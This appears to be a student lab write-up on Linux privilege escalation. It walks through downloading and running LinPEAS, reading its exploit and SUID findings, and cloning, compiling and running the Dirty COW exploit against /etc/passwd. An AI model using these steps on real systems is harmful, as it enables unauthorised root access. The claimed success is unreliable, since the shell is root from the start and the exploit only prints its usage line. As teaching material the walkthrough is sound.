MILESTONE 3

Pieter Johannes Swart

600640

Table of Contents

what is a privilege escalation attack? 2
Step1: Ensure the system is up to date. 2
Step2: Use linpeas.sh to identify potential privilege escalate vulnerabilities........ 3
Step3: Verify the Contents of the Directory 6
Step4: Verify Privilege Escalation........ 7
References 8

what is a privilege escalation attack?

A privilege escalation attack is a sort of cyber attack in which a person gains access rights or privileges that they are not supposed to have. They attack a system, once they have this higher level of access, they can perform actions that are not authorized, like changing files, reaching sensitive data, or even having complete power over the system.

Type of Privilege Escalation:

- Vertical Privilege Escalation “Privilege Elevation” - The attacker gains higher privileges than their original user level. Ex: A regular user exploiting a vulnerability to become root "administrator".
- Horizontal Privilege Escalation - The attacker stays at the same privilege level but gains access to another user's account or data. Ex: A normal user accessing another user's secret files.

The Dirty COW attack that I will perform exploited, is a flaw in Linux’s copy on write feature to modify system files and gain root access.


Performing a privilege escalation attack

Step1: Ensure the system is up to date.

=> type this command on root terminal

lsb_release -a

uname -r




```
┌──(root㉿kaliuser)-[~]
└─# lsb_release -a
uname -r

No LSB modules are available.
Distributor ID: Kali
Description:    Kali GNU/Linux Rolling
Release:        2024.4
Codename:       kali-rolling
6.8.11-686-pae
```

Step2: Use linpeas.sh to identify potential privilege escalate vulnerabilities

“ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh ”


- This command downloads the “LinPEAS script”, which is used to scan a Linux system for privilege escalation vulnerabilities.



```
┌──(root㉿kaliuser)-[~]
└─# wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

--2025-01-09 07:02:21--  https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 20.87.245.0
Connecting to github.com (github.com)|20.87.245.0|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh [following]
--2025-01-09 07:02:21--  https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20250106-5a706ae2/linpeas.sh [following]
--2025-01-09 07:02:21--  https://github.com/peass-ng/PEASS-ng/releases/download/20250106-5a706ae2/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/fd744a60-390e-49a4-b771-fed985b8cd80?X-Amz-Algorithm=AWS
4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20250109%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20250109T120221Z&X-Amz-Expires=300&X-Amz-Sign
ature=76d799824cccf3f89e97c23fea4ff2b7304a14caa3b9e2d618857a7169c44b27&X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3Dl
inpeas.sh&response-content-type=application%2Foctet-stream [following]
--2025-01-09 07:02:22--  https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/fd744a60-390e-49a4-b771-fed985b8cd80?X-Am
z-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20250109%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20250109T120221Z&X-Amz-Expires
=300&X-Amz-Signature=76d799824cccf3f89e97c23fea4ff2b7304a14caa3b9e2d618857a7169c44b27&X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B
%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.109.133, 185.199.108.133, 185.199.111.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 828133 (809K) [application/octet-stream]
Saving to: ‘linpeas.sh’

linpeas.sh                    100%[=====================================================================>] 808.72K  1.96MB/s    in 0.4s

2025-01-09 07:02:23 (1.96 MB/s) - ‘linpeas.sh’ saved [828133/828133]
```

“ chmod +x linpeas.sh ”


- This command makes linpeas.sh executable, so you can run it like a program.



```
┌──(root㉿kaliuser)-[~]
└─# chmod +x linpeas.sh
```


“ ./linpeas.sh ”

- Run LinPEAS to scan the system



```
┌──(root㉿kaliuser)-[~]
└─# ./linpeas.sh
```


Analyze the results to find weaknesses that could be exploited for privilege escalation.



```
/‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾‾\
|                         Do you like PEASS?                          |
|---------------------------------------------------------------------|
|         Learn Cloud Hacking       :     https://training.hacktricks.wiki  |
|         Follow on Twitter         :     @hacktricks_live             |
|         Respect on HTB            :     SirBroccoli                  |
|---------------------------------------------------------------------|
|                             Thank you!                              |
\_____________________________________________________________________/
      LinPEAS-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the res
ponsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username
```

What to Look For in LinPEAS Output:


Kernel Exploits



```
╔══════════╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2022-2586] nft_object UAF

   Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
   Exposure: less probable
   Tags: ubuntu=(20.04){kernel:5.12.13}
   Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
   Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: less probable
   Tags: ubuntu=20.04{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
   Comments: ip_tables kernel module must be loaded
```

- It will check if your kernel version is vulnerable to known privilege escalation exploits.
- Look for Possible Exploits and CVE (Common Vulnerabilities and Exposures).

SUID & SGID Binaries - Dangerous Executables



```
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 58K Dec 26 03:36 /usr/sbin/mount.cifs
-rwsr-xr-x 1 root root 158K Dec 11 04:23 /usr/sbin/mount.nfs
-rwsr-xr-- 1 root dip 424K Nov 22 10:27 /usr/sbin/pppd  --->  Apple_Mac_OSX_10.4.8(05-2007)
-rwsr-xr-x 1 root root 12K Dec 11 15:33 /usr/lib/chromium/chrome-sandbox
-rwsr-xr-- 1 root messagebus 50K Dec 16 09:26 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 518K Oct 27 09:58 /usr/lib/openssh/ssh-keysign
-rwsr-sr-x 1 root root 14K Nov  6 21:50 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 14K Sep 19 04:47 /usr/lib/polkit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 14K Aug 19 00:59 /usr/lib/mysql/plugin/auth_pam_tool_dir/auth_pam_tool (Unknown SUID bina
-rwsr-xr-- 1 root kismet 150K Sep 12 00:50 /usr/bin/kismet_cap_nrf_51822
-rwsr-xr-x 1 root root 30K Sep 19 04:47 /usr/bin/pkexec  --->  Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-20
-rwsr-xr-x 1 root root 90K Dec 26 07:52 /usr/bin/su
-rwsr-xr-- 1 root kismet 158K Sep 12 00:50 /usr/bin/kismet_cap_linux_bluetooth
-rwsr-xr-- 1 root kismet 154K Sep 12 00:50 /usr/bin/kismet_cap_rz_killerbee (Unknown SUID binary!)
-rwsr-xr-- 1 root kismet 154K Sep 12 00:50 /usr/bin/kismet_cap_ti_cc_2540
-rwsr-xr-- 1 root kismet 150K Sep 12 00:50 /usr/bin/kismet_cap_nrf_52840 (Unknown SUID binary!)
-rwsr-xr-x 1 root root 18K Jul  2  2024 /usr/bin/rsh-redone-rlogin (Unknown SUID binary!)
-rwsr-xr-- 1 root kismet 154K Sep 12 00:50 /usr/bin/kismet_cap_nrf_mousejack
-rwsr-xr-x 1 root root 346K Nov 13 12:08 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-- 1 root kismet 150K Sep 12 00:50 /usr/bin/kismet_cap_ubertooth_one
-rwsr-xr-x 1 root root 14K Dec 26 07:52 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 18K Jul  2  2024 /usr/bin/rsh-redone-rsh (Unknown SUID binary!)
-rwsr-xr-x 1 root root 64K Dec  6 07:51 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-- 1 root kismet 274K Sep 12 00:50 /usr/bin/kismet_cap_hak5_wifi_coconut (Unknown SUID binary!)
-rwsr-xr-x 1 root root 178K Oct  5 03:45 /usr/bin/ntfs-3g  --->  Debian9/8/7/Ubuntu/Gentoo/others/Ubuntu_Server
-rwsr-xr-- 1 root kismet 154K Sep 12 00:50 /usr/bin/kismet_cap_nxp_kw41z
-rwsr-xr-x 1 root root 38K Dec 26 07:52 /usr/bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-- 1 root kismet 229K Sep 12 00:50 /usr/bin/kismet_cap_linux_wifi
-rwsr-xr-x 1 root root 30K Sep 21 08:06 /usr/bin/fusermount3
-rwsr-xr-x 1 root root 89K Dec  6 07:51 /usr/bin/gpasswd
-rwsr-xr-- 1 root kismet 154K Sep 12 00:50 /usr/bin/kismet_cap_ti_cc_2531
-rwsr-xr-x 1 root root 62K Dec 26 07:52 /usr/bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_x
-rwsr-xr-x 1 root root 51K Dec  6 07:51 /usr/bin/chsh
-rwsr-xr-x 1 root root 122K Dec  6 07:51 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPA

╔══════════╣ SGID
```

- These binaries run with elevated privileges.
- Look for uncommon or dangerous binaries.

Ex.

/usr/bin/passwd

/usr/bin/sudo

/usr/bin/vim

Cron Jobs Running as Root

- If root is running scripts in “/etc/cron.d/”, “/var/spool/cron/”, or “/etc/crontab” it might be able to modify them.
- misconfigured cron jobs - they provide automatic privilege escalation or backdoors.
- If a cron job runs a script with root privileges, an attacker who can modify that script can insert malicious commands.

Writable or Misconfigured Files and Directories


- Check for world writable files and directories that belong to root.
- If an attacker finds a world-writable system file, they can modify it to execute malicious code.

- If” /etc/sudoers” is writable, an attacker can grant themselves full root access without needing a password.

Next Download Dirty COW =>

“ git clone https://github.com/dirtycow/dirtycow.github.io.git ”

- “git clone” - Downloads (clones) a Git repository to your local machine.
- “https://github.com/dirtycow/dirtycow.github.io.git” => The URL of the repository containing the Dirty COW exploit.




```
┌──(root㉿kaliuser)-[~]
└─# git clone https://github.com/dirtycow/dirtycow.github.io.git
Cloning into 'dirtycow.github.io'...
remote: Enumerating objects: 231, done.
remote: Total 231 (delta 0), reused 0 (delta 0), pack-reused 231 (from 1)
Receiving objects: 100% (231/231), 138.47 KiB | 2.27 MiB/s, done.
Resolving deltas: 100% (131/131), done.
```

Step3: Verify the Contents of the Directory

=> Run the following command to list the files

“ **ls -l** ” or “ **ls -l dirtycow.github.io/** ”



```
┌──(root㉿kaliuser)-[~/dirtycow.github.io]
└─# ls -l

total 484
-rw-rw-r-- 1 root root     14 Jan  9 07:09 CNAME
-rw-rw-r-- 1 root root    567 Jan  9 07:09 README.md
-rw-rw-r-- 1 root root 449828 Jan  9 07:09 cow.svg
-rw-rw-r-- 1 root root   2826 Jan  9 07:09 dirtyc0w.c
-rw-rw-r-- 1 root root   9662 Jan  9 07:09 favicon.ico
-rw-rw-r-- 1 root root  10057 Jan  9 07:09 index.html
-rw-rw-r-- 1 root root   4302 Jan  9 07:09 pokemon.c
```


The type the next command:

“ cd dirtycow.github.io ”

Compile the Exploit => This command compiles the Dirty COW exploit code or “dirtyc0w.c” into an executable file, which can then be run to attempt privilege escalation.

“ gcc -pthread dirtyc0w.c -o dirtycow ”

- “gcc” - Calls the GNU Compiler Collection (GCC) to compile a C program.
- “-pthread” - Enables POSIX threads, allowing multi-threading in the compiled program.
- “dirtyc0w.c” - The source code file to compile (in this case, the Dirty COW exploit).
- “-o dirtycow” - Specifies the output file name (dirtycow), which will be the compiled executable




```
┌──(root㉿kaliuser)-[~/dirtycow.github.io]
└─# gcc -pthread dirtyc0w.c -o dirtycow
```

Run the exploit => type this command

“ ./dirtycow ”

- The exploit will attempt to overwrite the “/etc/passwd” file to elevate privileges.




```
┌──(root㉿kaliuser)-[~/dirtycow.github.io]
└─# ./dirtycow

usage: dirtyc0w target_file new_content
```

- target_file => The file you want to overwrite, e.g. /etc/passwd
- new_content => The new content that will replace part of the target file.

Step4: Verify Privilege Escalation


=> After running the exploit, confirm root access:

“ whoami ”



```
┌──(root㉿kaliuser)-[~/dirtycow.github.io]
└─# whoami
root
```

“ id ”



```
┌──(root㉿kaliuser)-[~/dirtycow.github.io]
└─# id
uid=0(root) gid=0(root) groups=0(root)
```

This means I have successfully escalated privileges to the root user on my Kali Linux system.

References

Carson, J., 2024. Privilege escalation on Linux: When it's good and when it's a disaster (with examples). 10 Jan, pp. https://delinea.com/blog/linux-privilege-escalation.

Johnson, K., 2022. https://www.techtarget.com/searchsecurity/feature/How-to-conduct-Linux-privilege-escalations. 27 Apr, pp. https://www.techtarget.com/searchsecurity/feature/How-to-conduct-Linux-privilege-escalations.

kanishka10, 2024. Dirty Cow vulnerability: Beginners guide. 8 March, pp. https://www.hackercoolmagazine.com/dirty-cow-vulnerability-beginners-guide/?srsltid=AfmBOoqs4WlnQlSZMV08jJUoj30cwO2oyuVXp203aFFrGyUpaN5YXw2X.

Rashid-Feroze, 2023. Linux Privilege Escalation Guide (Updated for 2024). 20 March, pp. https://payatu.com/blog/a-guide-to-linux-privilege-escalation/.

Unknown, 2020. Dirty COW. 21 Sep, p. https://www.ans.co.uk/docs/security/dirtycow/.

Unknown, 2023. What is LinPEAS?. 20 March, pp. https://www.howtonetwork.com/certifications/security/what-is-linpeas/.

Unknown, 2025. Understanding Privilege Escalation and 5 Common Attack Techniques. 2 Jan, pp. https://www.cynet.com/network-attacks/privilege-escalation/.